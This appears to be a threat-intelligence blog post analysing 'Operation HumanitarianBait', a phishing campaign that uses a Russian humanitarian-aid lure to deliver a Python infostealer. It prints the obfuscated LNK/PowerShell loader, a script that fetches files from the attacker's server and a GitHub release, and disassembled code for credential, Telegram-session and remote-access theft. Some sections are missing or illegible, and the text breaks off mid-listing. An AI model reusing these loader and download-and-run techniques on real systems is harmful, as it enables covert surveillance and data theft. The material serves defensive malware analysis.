


Operation HumanitarianBait: An Infostealer Campaign

 cyble.com/blog/operation-humanitarianbait-infostealer-campaign

May 7, 2026




Operation HumanitarianBait: An Infostealer Campaign in Disguise

Executive Summary

Cyble Research and Intelligence Labs (CRIL) has uncovered a targeted [cyberespionage](#) campaign leveraging [social engineering](#) and trusted infrastructure to establish persistent, covert access to victim systems.

See Cyble in Action

World's Best AI-Native Threat Intelligence



The attack is delivered via phishing emails containing a malicious LNK file disguised within a RAR archive, using a Russian humanitarian aid request form to exploit contextual trust. Evidence of a secondary survey-based lure indicates the threat actor is actively refining delivery techniques.

Execution triggers a stealthy, multi-stage infection chain in which a decoy document is presented to the user while a heavily obfuscated, fileless (PE-less) Python-based implant is silently deployed.

The payload is retrieved from GitHub Releases, enabling the attacker to blend malicious traffic with legitimate services and evade traditional detection mechanisms. Persistence is established through scheduled tasks, ensuring long-term, resilient access.

Once active, the implant operates as a full-spectrum surveillance platform, enabling credential harvesting, keystroke logging, clipboard and screenshot capture, sensitive data exfiltration, and covert remote access. The campaign prioritizes continuous intelligence collection while maintaining a low operational footprint and minimal user visibility.

While attribution remains inconclusive, the artifacts strongly suggest a deliberate intelligence-gathering operation likely targeting Russian-speaking individuals or entities.





Figure 1 – Infection chain

Key Takeaways

- The LNK file contains self-obfuscated content that is extracted and executed by PowerShell, using a deliberate technique to evade automated sandbox analysis.
- Multiple lure types themed around humanitarian aid, written in Russian, have been observed, suggesting the intended targets are Russian-speaking individuals, and the threat actor is actively adapting delivery approaches.
- The payload is obfuscated using PyArmor and hosted on GitHub Releases, a deliberate combination to evade static detection and bypass network-level security controls.
- During analysis, the implant was observed collecting browser credentials, session cookies, keystrokes, clipboard data, screenshots, Telegram session data, and sensitive files from the victim's machine.
- Remote desktop access is established silently using RustDesk or AnyDesk, giving the attacker persistent interactive access to the victim's machine with no visible window.
- Persistence is achieved through a Windows Scheduled Task that survives system reboots, ensuring the implant remains continuously active in the background.
- The threat actor behind this campaign has not been conclusively attributed. The campaign uses a surveillance-first, PE-less Python architecture and custom C2 infrastructure, consistent with a targeted espionage operation.

Technical Analysis

This section provides a detailed walkthrough of the attack chain, from initial delivery to payload execution and data collection, based on static and dynamic analysis of the identified samples.

Stage 1: Malicious LNK File Delivery

The infection begins with a Windows shortcut file delivered to the target.

SHA-256 8a100cbdf79231e70cee2364ebd9a4433fda6b4de4929d705f26f7b68d6aeb79

The LNK file is significantly larger than a typical Windows shortcut, as it contains self-obfuscated Unicode content embedded within its body. PowerShell reads this content from a specific offset, decodes it, and executes it in memory. This is a deliberate anti-sandbox technique, as the [malware](#) will not execute if the original file is absent from disk, making it appear clean to automated scanning tools.

```

shell32.dll,ShellExec_RunDLL cmd /v:on/c start /min cmd /v:on/c"set x='&set p=$b=&set msi=env&set
o=.Wh&set n==&set z=de &set j=h];&set k=rr&set g=oC&set r=' -&set i=pla.&set t=Un&set m=lt&set
e=00-&set b=iex&set a=w;$b&set w=);&set v=$_-g&set h=$b.L&set y={&set q=ka&set l=(&set
d=xA00&set c=$n&set s='Za&set f=b[-&set oas=iex&set u=join&set yql=!p!gc !s!yav!q!_b!i!lnk!r!enc
!t!ico!z!-ra!a!=-!u! $!f!1!..!h!engt!j!$b!n!join!l!b.T!g!harA!k!ay()!o!ere!y!_-!m!0x10!e!or!v!t0!
d!0});!b!(!c!=1!x!+$b!w!&@set t=3o3w9e9r3&@set t=!t:3=!she&@set t=p!t:9=!&!t!l!l -w h -c ""!oas!
($!msi!:yql)""""

powershell -w h -c "
$b = gc 'Zayavka_bpla.lnk' -enc Unicode -raw
$b = -join $b[-1..$b.Length]
$b = -join ($b.ToCharArray().Where{$_ -lt 0x1000 -or $_ -gt 0xA000})
iex($b)"

```

Figure 2 – Obfuscated and de-obfuscated LNK file contents

Stage 2: Decoy Lure Delivery

Upon execution, the malware downloads a Russian-language humanitarian aid request form ("O predostavlenii gumanitarnoy pomoshchi") from the C2 server, saves it to %TEMP%\open_doc, and displays it to the victim. The lure of both the RAR archive and the LNK file reference humanitarian aid, reinforcing the lure's credibility.

```

if (Test-Path variable:n)
{
    $url = "http://159.198.41.140/static/builder/lnk_uploads/invo.pdf";
    $filename = "invo.pdf";
    $sub_dir = "open_doc";

    $targetDir = Join-Path $env:TEMP $sub_dir
    $outputPath = Join-Path $targetDir $filename
    $null = New-Item -Path $targetDir -ItemType Directory -Force
    try {
        Invoke-WebRequest -Uri $url -OutFile $outputPath -ErrorAction Stop
        if (Test-Path $outputPath) {
            Write-Host "File successfully saved to: $outputPath" -ForegroundColor Green
            Start-Process $outputPath
        }
    }
    catch {
        Write-Error "What failed to download the file. Error: $_"
    }
}
;

```

Figure 3 – Downloading the Lure PDF file

Lure PDF URL hxxp://159.198.41[.]140/static/builder/lnk_uploads/invo.pdf

Saved To %TEMP%\open_doc

Кому: _____
От: _____
Реквизиты организации:
ИНН: _____
ОГРН/ЕГРПОУ: _____
Адрес: _____
Телефон: _____
Email: _____

О предоставлении гуманитарной помощи

Уважаемые господа!

Просим Вас рассмотреть возможность предоставления гуманитарной помощи в виде следующих изделий:

1. Наименование изделия: _____
Количество: _____

2. Наименование изделия: _____
Количество: _____

3. Наименование изделия: _____
Количество: _____

Указанные изделия необходимы для:

Будем признательны за оказанную помощь и поддержку. При необходимости готовы предоставить дополнительные документы и информацию.

С уважением,

(ФИО, должность, подпись)

М.П.

Figure 4 – Lure PDF application form

While the victim reads the document, the real installation runs silently in the background. A second variant involving a survey link (<http://159.198.41.140/test/index.php?r=survey/index&sid=936926&newtest=Y&lang=ru%22>) has also been observed.

Stage 3: Python Environment Bootstrap

The malware creates a fully self-contained Python environment inside the user's %appdata% folder, requiring no administrator privileges.

Installation Path %APPDATA%\WindowsHelper

The installation directory is named WindowsHelper to mimic a legitimate Windows system component. The malware correctly handles a known technical requirement for Python's embedded distribution (patching the `._pth` file to enable pip), a detail that reflects genuine developer skill. The following Python libraries are installed, each enabling a specific capability:

```

# --- Settings ---
$AppName = "WindowsHelper";
# Set the installation path (this is $INSTDIR in NSIS).
# We use AppData so that we don't need administrator rights to record,
$InstallDir = "$env:APPDATA\WindowsHelper";

$PythonVersion = "3.12.10"
$PythonUrl = "https://www.python.org/ftp/python/3.12.10/python-3.12.10-embed-amd64.zip";
$GetPipUrl = "https://bootstrap.pypa.io/get-pip.py";

# URL module and list library
$ModuleUrl = "https://github.com/leravalera2/dtfls/releases/download/dtfls/data.zip";
$LibsInstall = "mss keyboard pyperclip requests psutil pycryptodome pywin32 pillow cryptography filelock";
$CheckImports = "mss,keyboard,pyperclip,requests,psutil,Crypto,win32api,PIL,cryptography,filelock";

```

Figure 5 – Python environment setup

Stage 4: Payload Download and Persistence

The main payload is downloaded from a dedicated GitHub account. Storing it in GitHub Releases rather than the repository code is a deliberate evasion choice, as release artifacts receive less scrutiny from automated scanners and updates can be pushed silently with no commit history. The same account also hosts clean, legitimate files, including the Python embedded runtime and pip installer, making the entire download chain appear as normal GitHub traffic.




Figure 6 – GitHub page




Figure 7 – Releases

Beyond the malicious payload, the same GitHub account also hosts the Python embedded runtime (python-3.12.10-embed-amd64.zip) and the pip installer (get-pip.py) as separate release tags. These are clean, legitimate files. Hosting them on the same repository allows the attacker to download and bootstrap the entire Python environment from a single trusted source, making the full installation chain appear as normal GitHub traffic to network monitoring tools.




Figure 8 – Other clean files

The attacker’s GitHub Release page shows frequent republishing of data.zip, with its sha256 hash changing across versions, confirming the threat actor remains active and is continuously updating the campaign payload.




Figure 9 – Release page is active and updated

Persistence

Two silent VBScript launchers, run.vbs and launch_module.vbs, invoke the payload through pythonw.exe with no visible window.


```

2248 LOAD_CONST          107 (<code object is_nonempty_chromium_dir at 0x610402481cf0, file "
line 854>')
2320 LOAD_ATTR           151 (NULL|self + join)
2342 LOAD_CONST          108 ('AppData\\Local\\Google\\Chrome\\User Data')
2366 PUSH_NULL
2426 LOAD_CONST          108 ('AppData\\Local\\Google\\Chrome\\User Data')
2534 LOAD_CONST          109 ('AppData\\Local\\Microsoft\\Edge\\User Data')
2596 LOAD_ATTR           151 (NULL|self + join)
2618 LOAD_CONST          109 ('AppData\\Local\\Microsoft\\Edge\\User Data')
2660 LOAD_ATTR           151 (NULL|self + join)
2682 LOAD_CONST          110 ('AppData\\Local\\BraveSoftware\\Brave-Browser\\User Data')
2714 LOAD_ATTR           151 (NULL|self + join)
2736 LOAD_CONST          111 ('AppData\\Local\\BraveSoftware\\Brave-Browser-Beta\\User Data')
2870 LOAD_ATTR           151 (NULL|self + join)
2892 LOAD_CONST          112 ('AppData\\Roaming\\Opera Software\\Opera Stable')
2946 LOAD_CONST          113 ('AppData\\Roaming\\Opera Software\\Opera GX Stable')
3000 LOAD_CONST          114 ('AppData\\Roaming\\Opera Software\\Opera Developer')
3200 LOAD_CONST          115 ('AppData\\Local\\Yandex\\YandexBrowser\\User Data')
3284 LOAD_CONST          115 ('AppData\\Local\\Yandex\\YandexBrowser\\User Data')
3304 LOAD_CONST          116 (('Chrome', 'Edge', 'Brave', 'Opera', 'Yandex'))
3308 STORE_NAME          153 (chromium_paths)
3310 LOAD_NAME            153 (chromium_paths)
3320 LOAD_NAME            153 (chromium_paths)
3380 LOAD_CONST          118 (<code object get_master_key at 0x610402476160, file "<frozen mod
3382 MAKE_FUNCTION        4 (annotations)
3386 LOAD_CONST          119 ('encrypted data')
3388 LOAD_NAME            156 (bytes)
3390 LOAD_CONST          120 ('master key')

```

Keylogging

[illegible]

Clipboard Monitoring

```

1992 MAKE_FUNCTION      0
1994 STORE_NAME         135 (stop_clipboard_guard)

1996 LOAD_CONST          90 (<code object start_key_clipboard_logger

1998 MAKE_FUNCTION      0
2000 STORE_NAME         136 (start_key_clipboard_logger)

```

Figure 14 – Clipboard monitoring

Screenshot Capture

The mss library captures continuous desktop screenshots, which are archived as ZIP files and uploaded periodically. Old archives are automatically cleaned up to avoid excessive disk usage.

Name	Date	Type	Size	Tags
.lock	27-04-2026 11:39	LOCK File	1 KB	
screen_archiver.log	27-04-2026 11:39	Text Document	1,015 KB	
shot_20260427_113944.png	27-04-2026 11:39	PNG image	278 KB	
shot_20260427_114044.png	27-04-2026 11:40	PNG image	1,085 KB	
shot_20260427_114144.png	27-04-2026 11:41	PNG image	163 KB	
shot_20260427_114244.png	27-04-2026 11:42	PNG image	186 KB	
shot_20260427_114344.png	27-04-2026 11:43	PNG image	187 KB	
shot_20260427_114444.png	27-04-2026 11:44	PNG image	172 KB	
shot_20260427_114544.png	27-04-2026 11:45	PNG image	144 KB	
shot_20260427_114644.png	27-04-2026 11:46	PNG image	144 KB	
shot_20260427_114744.png	27-04-2026 11:47	PNG image	144 KB	
shot_20260427_114844.png	27-04-2026 11:48	PNG image	158 KB	
shot_20260427_114944.png	27-04-2026 11:49	PNG image	153 KB	
shot_20260427_115044.png	27-04-2026 11:50	PNG image	176 KB	
shot_20260427_115144.png	27-04-2026 11:51	PNG image	178 KB	
shot_20260427_115244.png	27-04-2026 11:52	PNG image	184 KB	
shot_20260427_115344.png	27-04-2026 11:53	PNG image	225 KB	
shot_20260427_115444.png	27-04-2026 11:54	PNG image	308 KB	
shot_20260427_115544.png	27-04-2026 11:55	PNG image	233 KB	
shot_20260427_115644.png	27-04-2026 11:56	PNG image	234 KB	
shot_20260427_115744.png	27-04-2026 11:57	PNG image	236 KB	
shot_20260427_115844.png	27-04-2026 11:58	PNG image	145 KB	
shot_20260427_115944.png	27-04-2026 11:59	PNG image	206 KB	
shot_20260427_120044.png	27-04-2026 12:00	PNG image	208 KB	
shot_20260427_120144.png	27-04-2026 12:01	PNG image	100 KB	

Figure 15 – PNG files screen capture

File Collection

The implant recursively scans user directories, skipping system folders and low-value file types, to collect documents, configuration files, and credential stores.

This selective filtering is designed to identify high-value files, including documents, configuration files, source code, and credential stores on the Desktop, in Documents, and similar user locations.

DB Browser for SQLite - C:\Users\...\AppData\Roaming\WindowsHelper\inventory_state.db

File Edit View Tools Help

New Database Open Database Write Changes Revert Changes Undo Open Project Save Project Attach Database Close Database

Database Structure Browse Data Edit Pragmas Execute SQL

Table: scanned_files

	path	mtime	size
1	C:\Users\...\Desktop\...file2 - Copy (2).xls	1777285667.80806	387256
2	C:\Users\...\Desktop\...file2.doc	1777285667.80806	387256
3	C:\Users\...\Desktop\...file2.pdf	1777285667.80806	387256
4	C:\Users\...\Desktop\...file2.xlsx	1777285667.80806	387256
5	C:\Users\...\Desktop\...file3.docx	1777285667.80806	387256
6	C:\Users\Public\...\file2 - Copy (2).xls	1777285667.80806	387256
7	C:\Users\Public\...\file2.doc	1777285667.80806	387256
8	C:\Users\Public\...\file2.pdf	1777285667.80806	387256
9	C:\Users\Public\...\file2.xlsx	1777285667.80806	387256
10	C:\Users\Public\...\file3.docx	1777285667.80806	387256

Figure 16 – Contents of inventory_state.db

A SQLite database *inventory_state.db* tracks scanned files to avoid re-uploading unchanged content. Files are also scanned for 64-character hexadecimal strings consistent with cryptocurrency private keys.

Telegram Session Collection

The *tdata* session folder is extracted and uploaded, giving the attacker full access to the victim's Telegram account without requiring a password.

```

0001BC53 1[tdata] Starting split_and_send_tdata (FULL COPY)rt
0001BD1F __pyarmor_assert_31668__z
0001BD39 __pyarmor_enter_31669__s
0001BD6B [tdata status] z
0001BD7C __pyarmor_exit_31670__
0001BDAA rI
0001BDB3 send_statusz)split_and_send_tdata.<locals>.send_status
0001BE43 -Telegram is running. Skipping to avoid locks.z
0001BE73 __pyarmor_exit_31667__r
0001BE90 Telegram Desktop
0001BEA2 tdata
0001BEA9 tdata folder not found.
0001BEC2 tdata_processing_tmpT
0001BEDB ignore_errorsr3
0001BEEE 2[tdata] Copytree warning (files might be locked): r4
0001BF2D telegram_data
0001BF41 [tdata] Archive created: r
0001BF66 MBi
0001BF7F telegram_data_partr\
0001BF9C [tdata] Sending part
0001BFB8 tdata_partr
0001BFC9 _COMPLETED_
0001BFD6 _PARTS.txtr
0001BFE7 Upload finished at r|
0001C001 Total parts:
0001C010 Total size:
0001C01E tdata_marker
0001C02C [tdata] Done.|

```

Figure 17 – Telegram data exfiltration

Remote Access via RustDesk and AnyDesk

Static analysis of the payload reveals the capability to silently download and install RustDesk and AnyDesk. RustDesk, signed by Open Source Developer Huabing Zhou, is a legitimate remote desktop tool that is being abused here to blend in with normal software. The code is designed to hide the application window from the victim and to send the connection credentials back to the C2 server, potentially giving the attacker persistent remote desktop access.

```

3974 LOAD_CONST      155 (<code object _download_anydesk at 0x6104024b21a0, file "<frozen module>", line 2032>)
3976 MAKE_FUNCTION    4 (annotations)
3978 STORE_NAME        189 (_download_anydesk)

3980 LOAD_CONST      154 ('installer_path')
3982 LOAD_NAME        110 (str)
3984 BUILD_TUPLE       2
3986 LOAD_CONST      156 (<code object _install_anydesk_only_copy at 0x7344593cdb30, file "<frozen module>", line 2042>)
3988 MAKE_FUNCTION    4 (annotations)
3990 STORE_NAME        190 (_install_anydesk_only_copy)

3992 LOAD_CONST      157 (<code object _ensure_anydesk_installed at 0x61040244b080, file "<frozen module>", line 2047>)
3994 MAKE_FUNCTION    0
3996 STORE_NAME        191 (_ensure_anydesk_installed)

3998 LOAD_CONST      158 (<code object _find_rustdesk_windows at 0x6104024b2640, file "<frozen module>", line 2061>)
4000 MAKE_FUNCTION    0
4002 STORE_NAME        192 (_find_rustdesk_windows)

